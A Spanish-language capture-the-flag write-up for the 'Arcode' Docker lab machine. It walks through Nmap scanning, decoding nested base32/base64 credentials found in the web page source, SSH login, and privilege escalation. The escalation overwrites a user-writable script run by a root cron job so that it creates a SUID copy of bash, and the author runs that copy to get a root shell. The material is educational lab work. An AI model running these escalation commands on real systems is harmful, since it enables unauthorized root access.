

Writeup

Maquina: Arcode

Sitio: <https://mirasoyroot.com/vuln-machines/>



Cyberdark
10 Julio 2025



Writeup - Maquina: Arcode

El Dia de hoy les compartiré la resolución de la maquina Arcode de **MirasoyRoot**

Link para descargar la Maquina

<https://mega.nz/file/vAxGTCLK#IY8S5h3vwq5tdQA8BT2HOCiRmKdKM7WPEly9QmJI9DQ>

Una vez descargada la maquina ingresamos al directorio donde esta descargada la descomprimos y ejecutamos el siguiente comando `sudo bash starbox.sh arcode.tar` El cual nos permite realizar el levantamiento de la maquina la cual está en Docker.

Una vez hemos levantado la máquina, ten presente que no puedes cerrar la ventana pues esto haría que se cerrera la máquina.

Iniciamos con la fase de reconocimiento donde recopilamos informacion lo cual lo haremos desde Nmap, para saber que puertos están abiertos.

Esto implica usar un escaneo lento, evitar ping (host discovery), y técnicas como TCP SYN (-sS) que son menos ruidosas. (claro está que en entornos controlados lo hacemos más rápido, pues no importa si se levanta mucho ruido)

```
nmap -sS -Pn -p- --open -T5 --max-retries 0 --min-rate 10000 --scan-delay 0ms -v -oN scan_arcade.txt 172.17.0.2
```

Writeup - Maquina: Arcode

```
(root@Pandora)-[/home/cyberdark/maquinas_ctf/arcode]
# nmap -sS -Pn -p- --open -T5 --max-retries 0 --min-rate 10000 --scan-delay 0ms -v -oN
scan_arcode.txt 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-10 22:11 -05
Initiating ARP Ping Scan at 22:11
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 22:11, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:11
Scanning xXFBAQuXC3XAG (172.17.0.2) [65535 ports]
Discovered open port 443/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 22:11, 0.29s elapsed (65535 total ports)
Nmap scan report for xXFBAQuXC3XAG (172.17.0.2)
Host is up (0.0000020s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

-T5: Eleva el perfil de velocidad al máximo. Ideal para laboratorios y redes controladas, pero úsalo con precaución en entornos de producción, ya que puede generar mucho tráfico.

--max-retries 0: Reduce los intentos de reenvío a cero para acelerar aún más el escaneo.

--min-rate 1000: Incrementa la tasa mínima de paquetes por segundo, haciendo el escaneo mucho más rápido.

```
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
```

Dado que solo los puertos **22 (SSH)**, **80 (HTTP)** **443 (HTTPS)** están abiertos, centrémonos en ellos:

Ya que sabemos que puertos están abiertos es hora de ponernos a la tarea de ver como ingresar por esos puertos.

Ejecutamos un Nmap sobre ese puerto para ver que más información podemos recolectar.

```
nmap 172.17.0.2 -p22,80 -sCV -A -T5 -oN log_arcode_scan.txt
```

Writeup - Maquina: Arcode


```
(root@Pandora) - [ /home/cyberdark/maquinas_ctf/arcode ]
# nmap 172.17.0.2 -p22,80 -sCV -A -T5 -oN log_arcode_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-10 22:13 -05
Nmap scan report for xXFBAQuXC3XAG (172.17.0.2)
Host is up (0.000060s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  256 56:cd:f5:78:c4:77:37:6d:99:9b:4f:8b:e5:63:08:f8 (ECDSA)
|_  256 9d:8b:8b:3c:14:b4:2d:85:34:fd:ce:dd:b2:d7:e0:dc (ED25519)
80/tcp    open  http     Apache/2.4.58 (Ubuntu)
|_ http-title: Did not follow redirect to https://172.17.0.2/
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: Host: 172.17.0.2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.06 ms   xXFBAQuXC3XAG (172.17.0.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.69 seconds
```

Esta es la página web que esta alojada en el puerto 80



Vemos el Código de la pagina

Writeup - Maquina: Arcode

```
1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>ARCODE mirasoyroot</title>
7   <script src="https://cdn.tailwindcss.com"></script>
8   <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/font-awesome/6.4.0/css/all.min.css">
9   <style>
10     @import url('https://fonts.googleapis.com/css2?family=Press+Start+2P&family=Orbitron:wght@400;700&display=swap');
11
12     /* Estilos personalizados */
13     .scanlines {
14       position: fixed;
15       pointer-events: none;
16       width: 100%;
17       height: 100%;
18       background: linear-gradient(rgba(18, 16, 0) 50%,
19         rgba(0, 0, 0.25) 50%);
20       background-size: 100% 4px;
21       z-index: 1000;
22     }
23
24     .glow-effect {
25       text-shadow: 0 0 10px #00ffea, 0 0 20px #00ffea, 0 0 30px #00ffea;
26     }
27
28     .neon-border {
29       box-shadow: 0 0 10px #00ffea, 0 0 20px #00ffea inset;
30       border: 1px solid #00ffea;
31     }
32
33     .pixel-font {
34       font-family: 'Press Start 2P', cursive;
35     }
36
37     .futuristic-font {
38       font-family: 'Orbitron', sans-serif;
39     }
40
41     .overflow-x-auto {
42       overflow-x: auto;
43     }
44
45     .max-h-48 {
46       max-height: 10rem;
47     }
48
49     .hidden {
50       display: none;
51     }
52
53     /* Animación parpadeo */
54     @keyframes flicker {
55       0% { opacity: 0.6; }
56       5% { opacity: 0.7; }
57       10% { opacity: 0.8; }
58       15% { opacity: 0.9; }
59       20% { opacity: 1.0; }
```

```
631     fullscreenBtn.innerHTML = '<i class="fas fa-compress"></i>';
632   } else {
633     fullscreenBtn.innerHTML = '<i class="fas fa-expand"></i>';
634   }
635 });
636
637 // Modificar la función gameOver para mostrar botón de regalo
638 function gameOver(playerWon) {
639   gameRunning = false;
640   gameOverScreen.style.display = 'flex';
641
642   if (playerWon) {
643     gameOverMessage.innerHTML = `
644     <div class="text-5xl text-green-500 mb-4">YOU WIN!</div>
645     <button id="showGiftBtn" class="bg-purple-600 hover:bg-purple-700 text-white py-3 px-8 rounded-lg futuristic-font text-xl transition-all duration-300 transform hover:scale-105 mb-4">
646       <i class="fas fa-gift mr-2"></i> OBTENER REGALO
647     </button>
648     <div id="giftMessageContainer" class="neon-border p-4 rounded-lg w-full max-w-md text-center hidden">
649       <p class="futuristic-font mb-2">ARCHIVO DESCARGADO</p>
650       <p class="text-xl">Revisa tu carpeta de descargas</p>
651     </div>
652   `;
653
654     // Aladir evento al botón
655     document.getElementById('showGiftBtn').addEventListener('click', function() {
656       // Crear contenido de regalo
657       const content = "KRKVUYKSGBRXUTJQKZHFMCWJBGWUSSNKUYDCR2XNRRRTETTLPB8VIMDQKNLEKRTBKFWFPCPI=";
658
659       // Crear elemento de descarga
660       const element = document.createElement('a');
661       element.setAttribute('href', 'data:text/plain;charset=utf-8,' + encodeURIComponent(content));
662       element.setAttribute('download', 'regalo.txt');
663       element.style.display = 'none';
664       document.body.appendChild(element);
665
666       // Descargar archivo
667       element.click();
668       document.body.removeChild(element);
669
670       // Mostrar mensaje
671       const container = document.getElementById('giftMessageContainer');
672       container.classList.remove('hidden');
673     });
674   } else {
675     if (playerScore == 0) {
676       gameOverMessage.textContent = '¡MIMILLACIÓN TOTAL!';
677     } else if (playerScore < 3) {
678       gameOverMessage.textContent = '¡INTENTO DE NUEVO!';
679     } else {
680       gameOverMessage.textContent = '¡BUEN INTENTO!';
681     }
682   }
683 }
684
685 // Inicializar
686 showStartScreen();
687
688 // Efectos de sonido (visuales)
689 function playSoundEffect(type) {
690   // Esto es solo un placeholder visual.
```

Analizando el codigo encontramos una cadena pareciera que fuera base64

Vamos a decodificarla

```
(root@Pandora) - [ /home/cyberdark/maquinas_ctf/arcode ]
# echo "KRKVUYKSGBRXUTJQKZHFMCWJBGWUSSNKUYDCR2XNRRRTETTLPB8VIMDQKNLEKRTBKFWFPCPI=" | ba
se64 -d
)Q♦♦WQ2P)♦♦1P♦♦$Q♦♦)F ♦5S4♦<U ♦♦(♦♦)♦(U♦
```

Writeup - Maquina: Arcode

Nos devuelve unos caracteres ilegibles, probemos con alguna otra base, puede ser base32

```
(root@Pandora)-[/home/cyberdark/maquinas_ctf/arcode]
# echo "KRKVUYKSGBRXUTJQKZHFMCWJBGWUSSNKUYDCR2XNRRTEETLPBBVIMDQKNLEKRTBKFWFCCI=" | base32 -d
TUZaR0czM0VNVTVHMjJMU01GWlc2NkxCT0pSVEFaQlQ=
```

Acá nos damos cuenta que la salida termina en igual y tiene caracteres clásicos de base 64, por lo que estoy pensando que puede ser una cadena base64 anidada

ahora vamos a decodificar en base 64

```
(root@Pandora)-[/home/cyberdark/maquinas_ctf/arcode]
# echo "TUZaR0czM0VNVTVHMjJMU01GWlc2NkxCT0pSVEFaQlQ=" | base64 -d
MFZGG33EMU5G22LSMFZW66LB0JRTAZBT
```

Ahora en base 32

```
(root@Pandora)-[/home/cyberdark/maquinas_ctf/arcode]
# echo "MFZGG33EMU5G22LSMFZW66LB0JRTAZBT" | base32 -d
arcode:mirasoyarc0d3
```

Y hemos conseguidos acceso para ssh

Writeup - Maquina: Arcode

```
(root@Pandora)-[/home/cyberdark/maquinas_ctf/arcode]
# ssh arcode@172.17.0.2

The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:9XmibwzW/JdoDboknzaRv3BNkk4tU2njKVpweml0kIY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
arcodes@172.17.0.2's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Jul  3 22:16:15 2025 from 172.17.0.1
arcodes@7f322da41753:~$
```

Ahora vamos a ver que tenemos acá

Corremos un ls -al para ver que hay

```
arcodes@7f322da41753:~$ ls -al
total 28
drwxr-x--- 3 arcode arcode 4096 Jul  3 22:52 .
drwxr-xr-x 1 root   root   4096 Jul  3 19:45 ..
-rw----- 1 arcode arcode  183 Jul  3 22:52 .bash_history
-rw-r--r-- 1 arcode arcode   220 Jul  3 19:45 .bash_logout
-rw-r--r-- 1 arcode arcode 3771 Jul  3 19:45 .bashrc
drwx----- 2 arcode arcode 4096 Jul  3 19:59 .cache
-rw-r--r-- 1 arcode arcode   807 Jul  3 19:45 .profile
arcodes@7f322da41753:~$
```

Buscamos en el Bash_history

Writeup - Maquina: Arcode

```
arcode@7f322da41753:~$ cat .bash_history
clear
clear
ls
cd ..
ls
cd ..
ls
cd etc
ls
./arcade
whoami
rm /etc/arcade
clear
ls
clear
ls
/etc/arcade
/tmp/rootbash -p
whoami
clear
ls
./arcade
clear
ls
ls -la /etc/arcade
./arcade
```

Pero no encontramos nada relevante

Ahora vamos a buscar algún binario SUID interesantes

```
find / -perm -4000 -type f 2>/dev/null
```

```
arcode@7f322da41753:~$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/umount
/usr/bin/su
/usr/bin/passwd
/tmp/rootbash
```

Despues de revisar uno por uno si encontrábamos alguna vulnerabilidad , solo queda revisar el rootbash

Revisamos quien es el propietario

```
arcode@7f322da41753:~$ ls -l /tmp/rootbash
-rwsr-xr-x 1 arcode arcode 1446024 Jul  3 22:21 /tmp/rootbash
```

El binario tiene bit SUID activo, pero es propiedad de arcode, no de root.

Writeup - Maquina: Arcode

Vamos a ver que nos encontramos por los directorios

```
arcode@7f322da41753:/home$ cd ..
arcode@7f322da41753:/ $ ls
bin  dev  home  lib  usr-is-merged  media  opt  root  sbin  sys  usr
boot  etc  lib  lib64  mnt  proc  run  srv  tmp  var
arcode@7f322da41753:/ $ cd root
rootbash: cd: root: Permission denied
arcode@7f322da41753:/ $ cd tmp
arcode@7f322da41753:/tmp$ ls
log.txt  rootbash
arcode@7f322da41753:/tmp$ ls -al
total 1432
drwxrwxrwt 1 root  root    4096 Jul 11 05:08 .
drwxr-xr-x 1 root  root    4096 Jul 11 05:08 ..
-rw-r--r-- 1 root  root    3762 Jul 11 06:02 log.txt
-rwsr-xr-x 1 arcode arcode 1446024 Jul 3 22:21 rootbash
```

En la carpeta tmp se encontró un log.txt

```
arcode@7f322da41753:/tmp$ cat log.txt
Script ejecutado por root: Thu Jul 3 22:48:01 CEST 2025
Script ejecutado por root: Thu Jul 3 22:49:01 CEST 2025
Script ejecutado por root: Thu Jul 3 22:50:01 CEST 2025
Script ejecutado por root: Thu Jul 3 22:51:01 CEST 2025
Script ejecutado por root: Thu Jul 3 22:52:01 CEST 2025
Script ejecutado por root: Thu Jul 3 22:53:01 CEST 2025
Script ejecutado por root: Thu Jul 3 22:54:01 CEST 2025
Script ejecutado por root: Thu Jul 3 22:55:01 CEST 2025
Script ejecutado por root: Thu Jul 3 22:56:01 CEST 2025
Script ejecutado por root: Thu Jul 3 22:57:01 CEST 2025
Script ejecutado por root: Thu Jul 3 22:58:01 CEST 2025
Script ejecutado por root: Thu Jul 3 22:59:01 CEST 2025
Script ejecutado por root: Fri Jul 11 05:09:02 CEST 2025
Script ejecutado por root: Fri Jul 11 05:10:02 CEST 2025
Script ejecutado por root: Fri Jul 11 05:11:03 CEST 2025
Script ejecutado por root: Fri Jul 11 05:12:01 CEST 2025
Script ejecutado por root: Fri Jul 11 05:13:02 CEST 2025
Script ejecutado por root: Fri Jul 11 05:14:03 CEST 2025
Script ejecutado por root: Fri Jul 11 05:15:01 CEST 2025
Script ejecutado por root: Fri Jul 11 05:16:03 CEST 2025
Script ejecutado por root: Fri Jul 11 05:17:01 CEST 2025
Script ejecutado por root: Fri Jul 11 05:18:01 CEST 2025
Script ejecutado por root: Fri Jul 11 05:19:03 CEST 2025
Script ejecutado por root: Fri Jul 11 05:20:02 CEST 2025
Script ejecutado por root: Fri Jul 11 05:21:02 CEST 2025
Script ejecutado por root: Fri Jul 11 05:22:02 CEST 2025
Script ejecutado por root: Fri Jul 11 05:23:02 CEST 2025
Script ejecutado por root: Fri Jul 11 05:24:03 CEST 2025
Script ejecutado por root: Fri Jul 11 05:25:02 CEST 2025
Script ejecutado por root: Fri Jul 11 05:26:02 CEST 2025
Script ejecutado por root: Fri Jul 11 05:27:02 CEST 2025
Script ejecutado por root: Fri Jul 11 05:28:02 CEST 2025
Script ejecutado por root: Fri Jul 11 05:29:03 CEST 2025
Script ejecutado por root: Fri Jul 11 05:30:02 CEST 2025
Script ejecutado por root: Fri Jul 11 05:31:02 CEST 2025
Script ejecutado por root: Fri Jul 11 05:32:02 CEST 2025
Script ejecutado por root: Fri Jul 11 05:33:02 CEST 2025
Script ejecutado por root: Fri Jul 11 05:34:03 CEST 2025
Script ejecutado por root: Fri Jul 11 05:35:02 CEST 2025
```

Writeup - Maquina: Arcode

El archivo log.txt muestra que cada minuto se ejecuta un script como root.

Vamos a listar y revisar cron jobs del sistema

`cat /etc/crontab` muestra las tareas programadas

```
arcode@7f322da41753:/tmp$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environ
ment
#PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/c
ron.daily; }
47 6 * * 7 root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/c
ron.weekly; }
52 6 1 * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/c
ron.monthly; }
* * * * * root /opt/ctf_script.sh
#
```

`ls -l /etc/cron*` - muestra las tareas

```
arcode@7f322da41753:/tmp$ ls -l /etc/cron*
-rw-r--r-- 1 root root 1171 Jul  3 22:43 /etc/crontab

/etc/cron.d:
total 4
-rw-r--r-- 1 root root 201 Apr  8 2024 e2scrub_all

/etc/cron.daily:
total 12
-rwxr-xr-x 1 root root 539 Mar 18 2024 apache2
-rwxr-xr-x 1 root root 1478 Mar 22 2024 apt-compat
-rwxr-xr-x 1 root root 123 Feb  5 2024 dpkg

/etc/cron.hourly:
total 0

/etc/cron.monthly:
total 0

/etc/cron.weekly:
total 0

/etc/cron.yearly:
total 0
```

Writeup - Maquina: Arcode

Cada minuto como root se ejecuta `ctf_script.sh` este script genera las líneas del `log.txt`

Vamos a ver que permisos y dueños tiene.

```
arcode@7f322da41753:/tmp$ ls -l /opt/ctf_script.sh
-rwxr-xr-x 1 arcode arcode 70 Jul  3 22:35 /opt/ctf_script.sh
```

```
arcode@7f322da41753:/tmp$ cat /opt/ctf_script.sh
#!/bin/bash
echo "Script ejecutado por root: $(date)" >> /tmp/log.txt
```

El archivo es propiedad de arcode no de root , es decir que tenemos permisos para modificarlos.

Vamos a modificar el script `echo -e '#!/bin/bash\ncp /bin/bash /tmp/rootsh\nchmod +s /tmp/rootsh' > /opt/ctf_script.sh`

```
arcode@7f322da41753:/tmp$ echo -e '#!/bin/bash\ncp /bin/bash /tmp/rootsh\nchmod +s /tmp/rootsh' > /opt/ctf_script.sh
```

Vamos a verificar que se creó `ls -l /tmp/rootsh`

```
arcode@7f322da41753:/tmp$ ls -l /tmp/rootsh
-rwsr-sr-x 1 root root 1446024 Jul 11 06:08 /tmp/rootsh
```

Lo ejecutamos

```
arcode@7f322da41753:/tmp$ /tmp/rootsh -p
rootsh-5.2# whoami
root
```

Y hemos conseguido root

El argumento `-p` , significa que no se cambie el IUD, y que conserve los privilegios SUID

Con esto estamos usando un Bash con el bit SUID (propietario root), y ordenando a Bash mantener privilegios root.

Ahora buscamos archivos `*.txt` que puedan contener la flag,

```
find /root -name "*.txt" 2>/dev/null
```

Writeup - Maquina: Arcode

```
rootsh-5.2# find /root -name "*.txt" 2>/dev/null
/root/mirasoyroot.txt File read Sudo Limited SUID
```

Visualizamos su contenido y hemos capturado la bandera.

[illegible]

Herramientas utilizadas

gobuster

Nmap

base64

base32

ssh

find

Técnicas de ciberseguridad aplicadas (MITRE ATT&CK style)

Fase	Técnica	Descripción
Reconocimiento	T1595.002 Active Scanning: Vulnerability Scanning	Escaneo con Nmap
Descubrimiento	T1119 Automated Collection	decodificación de cadenas
Acceso inicial	T1078 Valid Accounts	Acceso SSH
Ejecución	T1059.004 Command and Scripting Interpreter	Ejecución de la shell remota
Persistencia	T1053.003 Scheduled Task/Job: Cron	Modificación de un script
Escalada de privilegios	T1548.001 Abuse Elevation Control Mechanism:	Creación de un bash SUID
Impacto	T1005 Data from Local System	Acceso y exfiltración

Como siempre les digo si un camino los lleva a un muro, busquen otra ruta no se queden con una sola, indaguen investiguen sean curiosos, que eso se trata el éxito de los CFT, y de la vida Real

Bueno super recomendada esta máquina, animo muchachos, todo se consigue con perseverancia y disciplina. ¡No se desanimen! Como dicen por ahí “La Practica hace al Maestro”

Recuerden que no se trata solo de buscar en internet copiar y pegar, se trata de tener unas bases sólidas para cuando se encuentren los retos, podamos resolverlos, los animo a realizar cursos gratis y si tienen recursos, también de pago, esto les reforzara mucho el aprendizaje.

INSISTIR
PERSISTIR
RESISTIR
Y NUNCA
DESISTIR

Recuerden, "Quien estudia, se arma con el poder de cambiar su destino."

Happy Hacking!!!

<https://github.com/Cyberdark-Security/>